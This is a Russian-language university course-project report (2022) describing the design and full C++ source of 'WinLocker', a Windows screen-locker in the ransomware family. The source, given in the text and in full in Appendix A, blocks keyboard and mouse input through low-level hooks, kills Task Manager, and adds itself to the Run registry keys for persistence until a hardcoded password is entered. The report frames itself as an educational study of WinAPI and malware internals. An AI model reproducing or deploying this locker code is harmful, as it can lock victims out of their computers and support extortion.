Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра программного обеспечения информационных технологий

Дисциплина: Операционные системы и системное программирование

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовому проекту

на тему:

**ПРОГРАММНОЕ ВРЕДОНОСНОЕ СРЕДСТВО «WinLocker»**

БГУИР КП 1-40 01 01 021 ПЗ

Студент: гр. 051004 Пестунов И.А.

Руководитель: Деменковец Д.В.

Минск 2022

**СОДЕРЖАНИЕ**

[ВВЕДЕНИЕ 3](#_Toc122307412)

[1. АНАЛИЗ ПРЕДМЕТНОЙ ОБЛАСТИ 4](#_Toc122307413)

[1.1 Анализ существующих аналогов 4](#_Toc122307414)

[1.2 Постановка задачи 5](#_Toc122307415)

[2. ПРОЕКТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА 6](#_Toc122307416)

[2.1 Структура программы 6](#_Toc122307417)

[2.2 Проектирование интерфейса программного средства 7](#_Toc122307418)

[2.3 Проектирование функционала программного средства 7](#_Toc122307419)

[3. РАЗРАБОТКА ПРОГРАММНОГО СРЕДСТВА 9](#_Toc122307420)

[3.1 Функционал ПО 9](#_Toc122307421)

[4. ТЕСТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА 11](#_Toc122307422)

[5. РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ 12](#_Toc122307423)

[ЗАКЛЮЧЕНИЕ 13](#_Toc122307424)

[СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ 14](#_Toc122307425)

[ПРИЛОЖЕНИЕ А. Исходный код программы 15](#_Toc122307426)

[ПРИЛОЖЕНИЕ Б. Схемы программы «WinMain» и «unlockWindows» 19](#_Toc122307427)

# ВВЕДЕНИЕ

[Вредоносное программное обеспечение](https://blog.malwarebytes.com/glossary/malware/) (или вредоносное ПО) – это собирательный термин, обозначающий вредоносную программу или код, который может причинить ущерб компьютерной системе.

Вредоносное ПО умышленно создается враждебным, назойливым и агрессивным. Оно стремится проникнуть в систему, нанести урон, частично перехватить контроль над некоторыми процессами или вовсе вывести из строя компьютеры, компьютерные системы, сети, планшетные и мобильные устройства. Как и человеческий вирус гриппа, оно мешает нормальной работе.

Цель вредоносного ПО – получение незаконной прибыли за Ваш счет. Несмотря на то что вредоносное ПО не может повредить аппаратное обеспечение системы или сетевое оборудование (но даже здесь известно исключение – о нем мы расскажем ниже в разделе, посвященном операционной системе Android от Google), оно может похитить, зашифровать или удалить Ваши данные, изменить функции компьютера или перехватить контроль над ними. Кроме того, оно может без Вашего ведома следить за активностью компьютера.

Trojan.Winlock (Винлокер)  — семейство вредоносных программ, блокирующих или затрудняющих работу с операционной системой, и требующих перечисление денег злоумышленникам за восстановление работоспособности компьютера, частный случай Ransomware (программ-вымогателей).

# АНАЛИЗ ПРЕДМЕТНОЙ ОБЛАСТИ

Программа “WinLocker” представляет собой вредоносное ПО, которое блокирует доступ к системе, пока не будет введёт нужный пароль.

Данный проект будет полезен для тех, кто хочет разобраться, как работает WinApi и внутреннее устройство вирусов.

## Анализ существующих аналогов

* + 1. Программное игровое средство “WinLocker”



Рисунок 1.1 – “WinLocker”

## Постановка задачи

В результате сравнения аналогов программного средства и анализа предметной области, в данном игровом средстве планируется реализовать следующие функции:

* раскрытие окна на весь экран;
* блокировка клавиатуры;
* частичная блокировка мыши;
* добавление ПО в автозагрузку.

Для разработки программного средства будет использоваться язык программирования С++.

# ПРОЕКТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА

## 2.1 Структура программы

При разработке приложения будет использован один главный модуль main.cpp, а также дополнительный модули:

* windows.h;
* process.h;
* Tlhelp32.h;
* winbase.h;
* string.h;
* string.

## 2.2 Проектирование интерфейса программного средства

При запуске программы будет появляться единственное окно, которое содержит поле для ввода пароля, кнопку для очистки, кнопку для разблокировки и кнопки для ввода цифр в поле пароля




Рисунок 2.1 – окно программы

## 2.3 Проектирование функционала программного средства

При создании ПО очень важно сразу определить задачу и цели, а также хорошо составить рабочие алгоритмы. Искать ошибки в коде придётся в любом случае, но хорошо написанный алгоритм упрощает это в разы. В ПО должны быть использованы следующие методы:

* показ окна;
* блокировка клавиатуры;
* блокировка мыши;
* разблокирование;
* добавление в атозагрузку.

2.3.1 Запуск ПО

Запуск ПО – самая важная часть в ПО.

Схема программы WinMain представлена на рисунке 2.2.




Рисунок 2.2 – Схема запуска ПО

# РАЗРАБОТКА ПРОГРАММНОГО СРЕДСТВА

## 3.1 Функционал ПО

Пользуясь приложением «WinLocker», всё время пользователь будет проводить в окне. Именно взаимодействие игрока с данным окном определяет основные функции программного средства.

3.1.1 Ввод цифр в поле пароля

Ввод цифр производится путём нажатия соотвествующих кнопок.

1. if (wParam >= 0 && wParam <= 9) {
2. char buf[10];
3. \_itoa((int)wParam, buf, 10);
4. inpt += std::to\_string(wParam);
5. appentEditText(tEdit, buf);
6. }
7. void appentEditText(HWND hWnd, const char\* toAdd) {
8. int iLength = GetWindowTextLength(hWnd);
9. SendMessage(hWnd, EM\_SETSEL, iLength, iLength);
10. SendMessage(hWnd, EM\_REPLACESEL, 0, (LPARAM) toAdd);
11. SendMessage(hWnd, WM\_VSCROLL, SB\_BOTTOM, (LPARAM)NULL);
12. }

3.1.2 Кнопка “Clear”

Данная кнопка отвечает за очистку поля пароля

1. if (wParam == 10) {
2. inpt = "";
3. SetWindowText(tEdit, "");
4. }

3.1.3 Кнопка “Unlock”

Данная кнопка отвечает за разблокировку Windows

1. if (wParam == 101) {
2. unlockWindows();
3. }
4. void unlockWindows() {
5. SetWindowText(tEdit, "Unlocked");
6. UnhookWindowsHookEx(hHookWindows);
7. UnhookWindowsHookEx(hhHookWindows);
8. deleteAutorun();
9. DestroyWindow(IndexWindow);
10. }

3.1.4 Создание автозагрузки

Создание автозагрузки происходит путём добавления данной программы в реестр.

1. void createAutorun() {
2. char path[255];
3. GetModuleFileName(NULL, path, 255);
4. DWORD dwtype = 0;
5. DWORD dwBufsize = sizeof(path);
6. TCHAR szpath[255];
7. HKEY hKeys;
8. if (ERROR\_SUCCESS == RegCreateKeyEx(HKEY\_CURRENT\_USER, "Software**\\**Microsoft**\\**Windows**\\**CurrentVersion**\\**Run", 0, NULL, 0, KEY\_ALL\_ACCESS, NULL, &hKeys, NULL)) {
9. RegSetValueEx(hKeys, "test", 0, REG\_SZ, reinterpret\_cast<const BYTE\*>(&path), sizeof(path));
10. RegCloseKey(hKeys);
11. }
12. if (ERROR\_SUCCESS == RegCreateKeyEx(HKEY\_LOCAL\_MACHINE, "Software**\\**Microsoft**\\**Windows**\\**CurrentVersion**\\**Run", 0, NULL, 0, KEY\_ALL\_ACCESS, NULL, &hKeys, NULL)) {
13. RegSetValueEx(hKeys, "test", 0, REG\_SZ, reinterpret\_cast<const BYTE\*>(&path), sizeof(path));
14. RegCloseKey(hKeys);
15. }
16. }

3.1.5 Завершение процесса “Taskmgr.exe”

Это нужно, чтоб завершить процесс Диспетчера задач

1. void killProcessByName(const char \*filename) {
2. HANDLE hSnapShot = CreateToolhelp32Snapshot(TH32CS\_SNAPALL, NULL);
3. PROCESSENTRY32 pEntry;
4. pEntry.dwSize = sizeof(pEntry);
5. BOOL hRes = Process32First(hSnapShot, &pEntry);
6. while (hRes) {
7. if (strcmp(pEntry.szExeFile, filename) == 0) {
8. HANDLE hProcess = OpenProcess(PROCESS\_TERMINATE, 0, (DWORD) pEntry.th32ProcessID);
9. if (hProcess != NULL) {
10. TerminateProcess(hProcess, 9);
11. CloseHandle(hProcess);
12. }
13. }
14. hRes = Process32Next(hSnapShot, &pEntry);
15. }
16. CloseHandle(hSnapShot);
17. }

# ТЕСТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА

В ходе тестирования приложения было выявлено множество ошибок и недочётов в работе программного средства.

Первая проблема, с которой удалось столкнуться **–** некорректное отображение цвета фона окна. Иногда цвет фона при запуске был прозрачным. Данная проблема была решена при помощи добавлнеиия цвета фона вручную. Изменённый код представлен ниже:

1. wc.lpfnWndProc = WndProc;
2. wc.hInstance = hInst;
3. wc.lpszClassName = ClassName;
4. wc.hbrBackground = (HBRUSH) GetStockObject (WHITE\_BRUSH);
5. RegisterClass(&wc);

Вторая ошибка, с которой я столкнулся **–** плохой запуск на весь экран. Для этой проблемы было решено вручную указывать размеры окна. Изменённый код представлен ниже:

1. HDC hDCScreen = GetDC(NULL);
2. int width = GetDeviceCaps(hDCScreen, HORZRES);
3. int height = GetDeviceCaps(hDCScreen, VERTRES);
4. ReleaseDC(NULL, hDCScreen);
6. IndexWindow = CreateWindowEx(
7. 0,
8. ClassName,
9. Title,
10. WS\_OVERLAPPEDWINDOW & WS\_VISIBLE & WS\_CAPTION & WS\_THICKFRAME & WS\_POPUP & SWP\_NOMOVE,
11. CW\_USEDEFAULT,
12. CW\_USEDEFAULT,
13. width,
14. height,
15. HWND\_DESKTOP,
16. 0,
17. hInst,
18. NULL);

# РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ

Для запуска ПО необходимо запустить файл a.exe. Внешний вид файлов игры представлен ниже:

При запуске блокируется весь функционал Windows до тех пор, пока пользователь не введёт нужный пароль. Также программа добавится в автозагрузку системы. Пароль вводится путём нажатия соответствующих кнопок.

# ЗАКЛЮЧЕНИЕ

Вирусы и трояны существуют уже очень давно. Их использую хакеры для получения удалённого доступа к ПК жертвы и/или повреждения целостности системы. Также их могут использовать для вымогательства денег. Например, WinLocker – блокирует доступ к системе, пока вы не введёте нужный пароль, а для получения пароля просят отправить смс на указанный номер или посредством перевода денежных средст. Зачастую, даже если вы сделали все действия, вы всё равно не получить нужный пароль.

Для того, чтобы не быть жертвой хакера, нужно оккуратно выбирать файлы, который вы качаете с интернета. Также следую использовать антивирусные программы, такие как Eset Nod, Avast, Kasperskiy и т.д. Данные программы предупредят вас о наличии вируса в файле.

# СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

[1] Learn Windows <https://learn.microsoft.com/ru-ru/windows/win32/>

[2] Довбуш, Галина Visual C++ на примерах / Галина Довбуш, Анатолий Хомоненко. - М.: БХВ-Петербург, 2012. - 528 c.

[3] Орлов, С. А. Технологии разработки программного обеспечения: учеб. Пособие. – СПб, 2003.

[4] Уилсон, С. Принципы проектирования и разработки программного обеспечения, yчебн. курс. – СПб, 2003.

# ПРИЛОЖЕНИЕ А. Исходный код программы

1. #include <windows.h>
2. #include <process.h>
3. #include <Tlhelp32.h>
4. #include <winbase.h>
5. #include <string.h>
6. #include <string>
8. #define OFFSETX 300
9. #define OFFSETY 300
11. LRESULT CALLBACK WndProc(HWND, UINT, WPARAM, LPARAM);
12. LRESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam);
13. LRESULT CALLBACK MouseProc(int code, WPARAM wParam, LPARAM lParam);
14. void killProcessByName(const char \*filename);
15. void appentEditText(HWND hWnd, const char\* toAdd);
16. void createLogFont();
17. void unlockWindows();
18. void createAutorun();
19. void deleteAutorun();
21. const char ClassName[] = "WinLocker";
22. const char Title[] = "Windows Locked";
23. HHOOK hHookWindows;
24. HHOOK hhHookWindows;
25. HWND tEdit;
26. HWND IndexWindow;
27. std::string unlock = "12345";
28. std::string inpt = "";
30. int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, PTSTR cmdline, int cmdshow) {
31. WNDCLASS wc = { };
32. static MSG msg;
34. wc.lpfnWndProc = WndProc;
35. wc.hInstance = hInst;
36. wc.lpszClassName = ClassName;
37. wc.hbrBackground = (HBRUSH) GetStockObject (WHITE\_BRUSH);
38. RegisterClass(&wc);
40. HDC hDCScreen = GetDC(NULL);
41. int width = GetDeviceCaps(hDCScreen, HORZRES);
42. int height = GetDeviceCaps(hDCScreen, VERTRES);
43. ReleaseDC(NULL, hDCScreen);
45. IndexWindow = CreateWindowEx(
46. 0,
47. ClassName,
48. Title,
49. WS\_OVERLAPPEDWINDOW & WS\_VISIBLE & WS\_CAPTION & WS\_THICKFRAME & WS\_POPUP & SWP\_NOMOVE,
50. CW\_USEDEFAULT,
51. CW\_USEDEFAULT,
52. width,
53. height,
54. HWND\_DESKTOP,
55. 0,
56. hInst,
57. NULL);
59. tEdit = CreateWindowEx(
60. WS\_EX\_CLIENTEDGE,
61. "edit",
62. "", WS\_CHILD | WS\_VISIBLE | ES\_LEFT,
63. 100 + OFFSETX,
64. 30 + OFFSETY,
65. 1000,
66. 100,
67. IndexWindow,
68. (HMENU)1000,
69. hInst,
70. NULL);
71. createLogFont();
72. killProcessByName("Taskmgr.exe");
73. killProcessByName("taskmgr.exe");
74. hHookWindows = SetWindowsHookEx(WH\_KEYBOARD\_LL, (HOOKPROC)&KeyboardProc, GetModuleHandle(NULL), 0);
75. hhHookWindows = SetWindowsHookEx(WH\_MOUSE\_LL, (HOOKPROC)&MouseProc, GetModuleHandle(NULL), 0);
76. SetWindowPos(IndexWindow, HWND\_TOPMOST, 0, 0, 0, 0, SWP\_NOMOVE | SWP\_NOSIZE);
77. UpdateWindow(IndexWindow);
78. ShowWindow(IndexWindow, SW\_SHOWMAXIMIZED);
79. while (GetMessage(&msg, 0, 0, 0))
80. {
81. TranslateMessage(&msg);
82. DispatchMessage(&msg);
83. }
84. return msg.wParam;
85. }
87. LRESULT CALLBACK WndProc(HWND hwnd, UINT msg, WPARAM wParam, LPARAM lParam)
88. {
89. switch (msg)
90. {
91. case WM\_DESTROY:
92. {
93. PostQuitMessage(0);
94. break;
95. }
97. case WM\_NCHITTEST:
98. {
99. return DefWindowProc(hwnd, msg, wParam, lParam);
100. }
102. case WM\_SYSCOMMAND:
103. {
104. if (wParam == (SC\_MOVE + 2))
105. return 1;
106. break;
107. }
109. case WM\_CREATE:
110. {
111. CreateWindowA("BUTTON", "UNLOCK", WS\_CHILD | WS\_VISIBLE, 100 + OFFSETX, 350 + OFFSETY, 1000, 100, hwnd, (HMENU)100, NULL, NULL);
112. for (int i = 0; i < 10; i++) {
113. char buf[10];
114. \_itoa(i, buf, 10);
115. LPCSTR name = buf;
116. CreateWindowA("BUTTON", name, WS\_CHILD | WS\_VISIBLE, i \* 100 + 100 + OFFSETX, 200 + OFFSETY, 100, 100, hwnd, (HMENU)i, NULL, NULL);
117. }
118. CreateWindowA("BUTTON", "CLEAR", WS\_CHILD | WS\_VISIBLE, 1150 + OFFSETX, 30 + OFFSETY, 100, 100, hwnd, (HMENU)10, NULL, NULL);
119. createAutorun();
120. break;
121. }
123. case WM\_COMMAND:
124. {
125. if (wParam == 100) {
126. if (inpt == unlock) {
127. unlockWindows();
128. }
129. else {
130. SetWindowText(tEdit, "No");
131. }
132. }
134. if (wParam == 101) {
135. unlockWindows();
136. }
138. if (wParam >= 0 && wParam <= 9) {
139. char buf[10];
140. \_itoa((int)wParam, buf, 10);
141. inpt += std::to\_string(wParam);
142. appentEditText(tEdit, buf);
143. }
145. if (wParam == 10) {
146. inpt = "";
147. SetWindowText(tEdit, "");
148. }
150. break;
151. }
152. }
153. return DefWindowProc(hwnd, msg, wParam, lParam);
154. }
156. void killProcessByName(const char \*filename) {
157. HANDLE hSnapShot = CreateToolhelp32Snapshot(TH32CS\_SNAPALL, NULL);
158. PROCESSENTRY32 pEntry;
159. pEntry.dwSize = sizeof(pEntry);
160. BOOL hRes = Process32First(hSnapShot, &pEntry);
161. while (hRes) {
162. if (strcmp(pEntry.szExeFile, filename) == 0) {
163. HANDLE hProcess = OpenProcess(PROCESS\_TERMINATE, 0, (DWORD) pEntry.th32ProcessID);
164. if (hProcess != NULL) {
165. TerminateProcess(hProcess, 9);
166. CloseHandle(hProcess);
167. }
168. }
169. hRes = Process32Next(hSnapShot, &pEntry);
170. }
171. CloseHandle(hSnapShot);
172. }
174. LRESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam) {
175. return -1;
176. }
178. LRESULT CALLBACK MouseProc(int code, WPARAM wParam, LPARAM lParam) {
179. if (wParam == WM\_LBUTTONDOWN || wParam == WM\_LBUTTONUP || wParam == WM\_MOUSEMOVE) {
180. return CallNextHookEx(hhHookWindows, code, wParam, lParam);
181. }
182. else {
183. return -1;
184. }
185. }
187. void appentEditText(HWND hWnd, const char\* toAdd) {
188. int iLength = GetWindowTextLength(hWnd);
189. SendMessage(hWnd, EM\_SETSEL, iLength, iLength);
190. SendMessage(hWnd, EM\_REPLACESEL, 0, (LPARAM) toAdd);
191. SendMessage(hWnd, WM\_VSCROLL, SB\_BOTTOM, (LPARAM)NULL);
192. }
194. void createLogFont() {
195. LOGFONT lf;
196. lf.lfCharSet = DEFAULT\_CHARSET;
197. strcpy(lf.lfFaceName, "Arial");
198. lf.lfWeight = FW\_NORMAL;
199. lf.lfEscapement = false;
200. lf.lfItalic = false;
201. lf.lfStrikeOut = false;
202. lf.lfUnderline = false;
203. lf.lfOutPrecision = OUT\_DEFAULT\_PRECIS;
204. lf.lfHeight = 70;
205. HFONT hFont = CreateFontIndirect(&lf);
206. SendMessage(tEdit, WM\_SETFONT, (WPARAM)hFont, TRUE);
207. }
209. void unlockWindows() {
210. SetWindowText(tEdit, "Unlocked");
211. UnhookWindowsHookEx(hHookWindows);
212. UnhookWindowsHookEx(hhHookWindows);
213. deleteAutorun();
214. DestroyWindow(IndexWindow);
215. }
217. void createAutorun() {
218. char path[255];
219. GetModuleFileName(NULL, path, 255);
220. DWORD dwtype = 0;
221. DWORD dwBufsize = sizeof(path);
222. TCHAR szpath[255];
223. HKEY hKeys;
224. if (ERROR\_SUCCESS == RegCreateKeyEx(HKEY\_CURRENT\_USER, "Software**\\**Microsoft**\\**Windows**\\**CurrentVersion**\\**Run", 0, NULL, 0, KEY\_ALL\_ACCESS, NULL, &hKeys, NULL)) {
225. RegSetValueEx(hKeys, "test", 0, REG\_SZ, reinterpret\_cast<const BYTE\*>(&path), sizeof(path));
226. RegCloseKey(hKeys);
227. }
228. if (ERROR\_SUCCESS == RegCreateKeyEx(HKEY\_LOCAL\_MACHINE, "Software**\\**Microsoft**\\**Windows**\\**CurrentVersion**\\**Run", 0, NULL, 0, KEY\_ALL\_ACCESS, NULL, &hKeys, NULL)) {
229. RegSetValueEx(hKeys, "test", 0, REG\_SZ, reinterpret\_cast<const BYTE\*>(&path), sizeof(path));
230. RegCloseKey(hKeys);
231. }
232. }
234. void deleteAutorun() {
235. HKEY hKeys;
236. if (ERROR\_SUCCESS == RegCreateKeyEx(HKEY\_CURRENT\_USER, "Software**\\**Microsoft**\\**Windows**\\**CurrentVersion**\\**Run", 0, NULL, 0, KEY\_ALL\_ACCESS, NULL, &hKeys, NULL)) {
237. RegDeleteValue(hKeys, "test");
238. RegCloseKey(hKeys);
239. }
240. }

# ПРИЛОЖЕНИЕ Б. Схемы программы «WinMain» и «unlockWindows»